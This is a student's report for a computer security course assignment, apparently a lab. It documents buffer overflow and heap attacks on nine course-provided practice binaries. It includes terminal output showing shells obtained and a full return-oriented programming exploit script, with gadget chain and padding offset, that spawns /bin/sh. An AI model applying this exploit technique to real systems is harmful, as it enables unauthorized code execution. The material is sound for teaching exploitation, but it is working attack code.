# CSE543 – Computer Security

## Assignment 1 – Project Report

**Submitted By –** Kapil Ravi Rathod

**PSU ID** – 973212163

# Code Outputs

## Task 1

**Code Output –**

```
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ export SID=973212163
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ echo $SID
973212163
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ python3 attack1.py
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ ./victim1-binary attack1-payload
Welcome to the Magical Academy - CSE543
Task 1 :- Procure your wand, Wizard!
Congratulations Young Wizard! You wield your first wand.

Wand ID = 11383
cse543-fa24@cse543-fa24 ~/p1-binaries
➤
```

## Task 2

**Code Output –**

```
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ ./victim2-binary `python3 attack2.py`
The Sorting Hat will now put you in one of the four houses!!!

Hufflepuff!!
cse543-fa24@cse543-fa24 ~/p1-binaries
➤
```

## Task 3

**Code Output –**

```
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ python3 attack3.py
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ ./victim3-binary attack3-payload
This is Moaning Myrtle's bathroom.
You have opened the Chamber of Secrets. Well done!!
$
$ whoami
cse543-fa24
$
```

## Task 4

**Code Output –**

```
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ python3 attack4.py
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ ./victim4-binary attack4-payload
Help Sirius Black escape without being caught by the Dementors.
Well done. You helped Sirius safely escape!
cse543-fa24@cse543-fa24 ~/p1-binaries
➤
```

## Task 5

**Code Output –**

```
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ python3 attack5.py
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ ./victim5-binary attack5-payload
Welcome to the Triwizard Tournament.
Hurray! You slayed the dragon and found a golden egg!
Round Code = 11383

Well Done! You rescued your friend from the lake!
Round Code = 5886

Excellent! You completed the maze and found your ultimate champion cup!
Congratulations on winning the Triwizard tournament!
Round Code = 2777

[1]    1438 segmentation fault  ./victim5-binary attack5-payload
cse543-fa24@cse543-fa24 ~/p1-binaries
➤
```

## Task 6

**Code Output –**

```
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ python3 attack6.py
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ ./victim6-binary attack6-payload
You are the chosen one. Well done !!!
cse543-fa24@cse543-fa24 ~/p1-binaries
➤
```

## Task 7

**Code Output –**

```
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ python3 attack7.py
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ ./victim7-binary attack7-payload
Its time for you to wield the Elder Wand!
Congratulations. There is a new owner of the Elder Wand


Your Name is :-
KAPIL
[1]    1525 segmentation fault  ./victim7-binary attack7-payload
cse543-fa24@cse543-fa24 ~/p1-binaries
➤
```

## Task 8

**Code Output –**

```
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ ./victim8-binary `python3 attack8.py`
Get Shell from here!
$
$ whoami
cse543-fa24
$
```


## Task 9

**Code Output –**

```
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ python3 attack9.py
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ ./victim9-binary attack9-payload
Get Shell from here!
$
$ whoami
cse543-fa24
$
```

# Project Questions

1. **Stack Diagram for Task 2 (Hufflepuff)**





2. **Heap Diagram for Task 6**

```
pwndbg> p wiz
$1 = (struct wizard *) 0x5655a1a0
pwndbg> p orb_ptr
$2 = (struct orb *) 0x5655a380
pwndbg> p (void*)orb_ptr - (void*)wiz
$3 = 480
pwndbg>
```


**Address of wiz –** 0x5655a1a0
**Address of orb_ptr –** 0x5655a380
**Offset between wiz and orb_ptr –** 480

Here after **malloc** these are stored on the heap.

**Heap before the attack –**



**Heap after the attack –**




3. I was able to exploit the vulnerability in the **victim9.c** file and successfully carry out the attack. For this attack I made use of the **ROPGadget** tool (using the **–ropchain** flag) and following were the steps which I followed –

   - First, in the terminal I ran the command -

     **ROPgadget --ropchain --binary victim9-binary> gadgetsfile**

     On running this command, a file named **gadgetsfile** was generated.

   - Upon analysing the **gadgetsfile** using the command **cat gadgetsfile**, I noticed that at the end of the file there was a Python script as shown below -

```
from struct import pack

# Padding goes here
p = b''

p += pack('<I', 0x0806e87b) # pop edx ; ret
p += pack('<I', 0x080da060) # @ .data
p += pack('<I', 0x080a9076) # pop eax ; ret
p += b'/bin'
p += pack('<I', 0x080572d5) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806e87b) # pop edx ; ret
p += pack('<I', 0x080da064) # @ .data + 4
p += pack('<I', 0x080a9076) # pop eax ; ret
p += b'//sh'
p += pack('<I', 0x080572d5) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806e87b) # pop edx ; ret
p += pack('<I', 0x080da068) # @ .data + 8
p += pack('<I', 0x08056890) # xor eax, eax ; ret
p += pack('<I', 0x080572d5) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481c9) # pop ebx ; ret
p += pack('<I', 0x080da060) # @ .data
p += pack('<I', 0x0806e8a2) # pop ecx ; pop ebx ; ret
p += pack('<I', 0x080da068) # @ .data + 8
        p += pack('<I', 0x080da060) # padding without overwrite ebx
p += pack('<I', 0x0806e87b) # pop edx ; ret
p += pack('<I', 0x080da068) # @ .data + 8
p += pack('<I', 0x08056890) # xor eax, eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x08049913) # int 0x80
```

- Now, I took this piece of code and put it into my **attack9.py.** However, at the top of the program there is a line which asks for the appropriate padding to be input.
- The padding was determined by running the program using **gdb**.

```
pwndbg> p (void*)$ebp+4 - (void*)&buf
$1 = 448
pwndbg>
```

Here this is the offset between the starting address of the buffer **buf** and the return address ($ebp+4) of the horcruxes function in **victim9.c**.

Once, the padding is determined, I wrote this into my **attack9.py** file.

- My **attack9.py** file looks like the following –

```
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ cat attack9.py
from struct import pack

# Creating the padding size
p = b'A'*448

p += pack('<I', 0x0806e87b) # pop edx ; ret
p += pack('<I', 0x080da060) # @ .data
p += pack('<I', 0x080a9076) # pop eax ; ret
p += b'/bin'
p += pack('<I', 0x080572d5) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806e87b) # pop edx ; ret
p += pack('<I', 0x080da064) # @ .data + 4
p += pack('<I', 0x080a9076) # pop eax ; ret
p += b'//sh'
p += pack('<I', 0x080572d5) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806e87b) # pop edx ; ret
p += pack('<I', 0x080da068) # @ .data + 8
p += pack('<I', 0x08056890) # xor eax, eax ; ret
p += pack('<I', 0x080572d5) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481c9) # pop ebx ; ret
p += pack('<I', 0x080da060) # @ .data
p += pack('<I', 0x0806e8a2) # pop ecx ; pop ebx ; ret
p += pack('<I', 0x080da068) # @ .data + 8
p += pack('<I', 0x080da060) # padding without overwrite ebx
p += pack('<I', 0x0806e87b) # pop edx ; ret
p += pack('<I', 0x080da068) # @ .data + 8
p += pack('<I', 0x08056890) # xor eax, eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x0807c14a) # inc eax ; ret
p += pack('<I', 0x08049913) # int 0x80from struct import pack


# Write into the attack9-payload file
with open("attack9-payload", "wb") as f:
    f.write(p)
cse543-fa24@cse543-fa24 ~/p1-binaries
➤
```

Now, when I save this and run the exploit, the return address of the function **horcruxes** is overwritten and hence the shell opens as shown below -

```
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ python3 attack9.py
cse543-fa24@cse543-fa24 ~/p1-binaries
➤ ./victim9-binary attack9-payload
Get Shell from here!
$
$ whoami
cse543-fa24
$
```